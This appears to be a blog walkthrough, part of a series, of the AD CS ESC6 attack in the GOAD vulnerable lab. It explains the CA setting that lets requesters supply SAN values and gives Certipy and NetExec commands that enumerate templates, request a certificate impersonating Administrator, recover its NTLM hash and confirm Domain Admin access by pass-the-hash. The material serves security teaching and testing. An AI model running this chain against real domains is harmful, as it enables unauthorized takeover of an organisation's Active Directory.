

In Part 3, ESC2: The Seal of Any Purpose, we shifted from identity to capability. Instead of changing who a certificate represents, ESC2 explored how broadly that certificate can be used once issued.
In Part 4, ESC3: In the Name of the Crown, we moved into delegated authority. Rather than controlling identity or expanding capability, ESC3 allowed an attacker to influence the issuance process itself by acting on behalf of another identity.
ESC6 moves further down the chain. At this stage, the attack path shifts away from how certificates are requested and toward how they are interpreted. The weakness is introduced at the Certificate Authority, where identity information (such as SAN values) can be supplied and controlled by the requester. The Domain Controller does exactly what it should by reading that identity and trusting it. The problem is what the CA was willing to sign.
When Identity Is Interpreted: What Is ESC6?
ESC6 is rooted in how Active Directory maps certificates to user accounts. During authentication, the domain controller evaluates fields within the certificate, most commonly the Subject Alternative Name (SAN), to determine which identity should be associated with the request. In the past, this mapping has relied heavily on UPN values within the SAN, allowing the certificate to directly influence the identity used during authentication. However, starting with KB5014754, Microsoft has introduced stronger certificate binding requirements requiring a tighter association between the certificate and the account, which reduces reliance on SAN-based identity alone.
When the CA accepts requester-supplied identity values and embeds them in the issued certificate, the resulting credential no longer reflects the account that requested it. ESC6 focuses on that gap between the account that is enrolled and the identity the certificate ultimately carries. This marks a shift from the earlier paths. ESC6 focuses on how the domain determines which identity a certificate represents when it is used.
Surveying the Realm: Enumerating AD CS
Note: The IP address used throughout this walkthrough differs from previous posts. The GOAD lab was migrated to a different network configuration, resulting in the domain controller IP changing from 192.168.56.12 to 192.168.50.78.
For this walkthrough, the demonstrations again take place in the Game of Active Directory (GOAD) lab environment developed by Orange CyberDefense. While intentionally vulnerable, GOAD reflects the types of AD CS misconfigurations commonly encountered in real-world environments.
Before moving into exploitation, the first objective is to verify that Active Directory Certificate Services (AD CS) is present and understand how it is deployed. This includes identifying Certificate Authorities, reviewing published templates, and determining whether any conditions exist that can be abused.
Using the same compromised sql_svc account we have been utilizing in the previous posts, we can enumerate the Certificate Authority and its published templates with Certipy:
certipy-ad find -u sql_svc -hashes :84a5092f53390ea48d660be52b93b804 -dc-ip 192.168.50.78 -enabled

Certificate Authority Configuration
From the enumeration output, several Certificate Authority settings are present. While multiple configurations are visible, only one is required for this path.

- User Specified SAN: Enabled
- Allows the requester to supply Subject Alternative Name (SAN) values during the certificate request process.
This is the critical condition for ESC6. Unlike ESC1, where control over SAN values is granted at the template level, ESC6 stems from a Certificate Authority level setting. This makes it broader in scope, as any authentication capable template in the environment can become a viable path.
Allowing SAN values to be specified enables identity information to be embedded in the certificate at request time. If that information is later used during authentication, the certificate can be mapped to a different account than the one that requested it.
Template Configuration (User Template)
In addition to the Certificate Authority configuration, the selected template must support authentication and be accessible to the requesting user.
The default User template satisfies both conditions, allowing a low-privileged account to request a certificate that can be used for authentication.

- Client Authentication: Enabled
- Allows the certificate to be used for authentication.
- Enrollment Rights: Domain Users
- Allows a low-privileged user to request the certificate.
Together, these conditions allow a certificate to be requested by a low-privileged user, include attacker-controlled identity information, and later be interpreted as a different account during authentication.
Identifying the Crown: Revisiting Domain Admins
Using the sql_svc account, LDAP enumeration is used to identify members of the Domain Admins group:
nxc ldap 192.168.50.78 -u sql_svc -H 84a5092f53390ea48d660be52b93b804 -d essos.local --groups "Domain Admins"

This returned the following Domain Admin members in the ESSOS domain:
- daenerys.targaryen
- QueenProtector
- Administrator
In the previous walkthroughs we used the daenerys.targaryen account. Let's change things up a bit and switch over to testing this using the Administrator account.
The approach, however, differs from earlier paths. The goal is not to request a certificate for this account or act on its behalf. Instead, the objective is to obtain a certificate that will be interpreted as belonging to it during authentication.
Bearing the Sigil: Requesting the Certificate
With the conditions identified, a certificate can be requested using a standard authentication-capable template. In this case, the default User template is sufficient.
certipy-ad req \
-u sql_svc \
-hashes :84a5092f53390ea48d660be52b93b804 \
-dc-ip 192.168.50.78 \
-target braavos.essos.local \
-ca ESSOS-CA \
-template User \
-upn Administrator@essos.local

The request includes a UPN value, which is added to the certificate as a Subject Alternative Name (SAN) and later used during authentication.
This request is submitted as sql_svc, but includes a SAN value referencing the target account.
Because the Certificate Authority allows user-specified SAN values, the request is accepted and a certificate is issued after standard checks, but without validating the identity information within the SAN. The difference lies in the identity information embedded within the certificate, not the account that requested it.
When the Sigil Is Accepted: Authentication
With the certificate obtained, it can be used for authentication:
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.50.78

During authentication, the domain controller evaluates the certificate and determines which account it represents.
If SAN-based mapping is trusted, the UPN included in the certificate is used to resolve that identity. The authentication process resolves to the Administrator account rather than the sql_svc account that performed the request.
Certipy returns a valid Kerberos ticket along with the NTLM hash associated with Administrator, confirming that the identity has been accepted.
Laying Claim to the Throne: Domain Admin Access
To validate the level of access, we can perform LDAP authentication using the recovered NTLM hash:
nxc ldap 192.168.50.78 -u Administrator -H 54296a48cd30259cc88095373cec24da -d essos.local

A successful bind confirms that Domain Admin privileges are fully available. The escalation path is complete.
The Crown Is Claimed: Wrapping Up
In this post, we followed an ESC6 abuse path that began with a low-privileged Domain User and ended with full Domain Admin control. The escalation did not rely on manipulating identity during enrollment or leveraging delegated authority. Instead, it was made possible through how the domain interprets certificate identity during authentication.
The Certificate Authority issued the certificate as expected. The request was valid, and no approval controls were bypassed. From the system's perspective, everything functioned as intended.
The weakness emerges when the certificate is used.
By supplying a SAN value during the request, identity information was embedded in the certificate that did not reflect the requesting account. When that certificate was presented for authentication, the domain controller resolved the identity based on that value, resulting in access as a different user.
In the next post, we will move into ESC8 and examine how web enrollment introduces additional exposure in AD CS, expanding the attack surface beyond certificate requests and into how those requests can be intercepted and abused.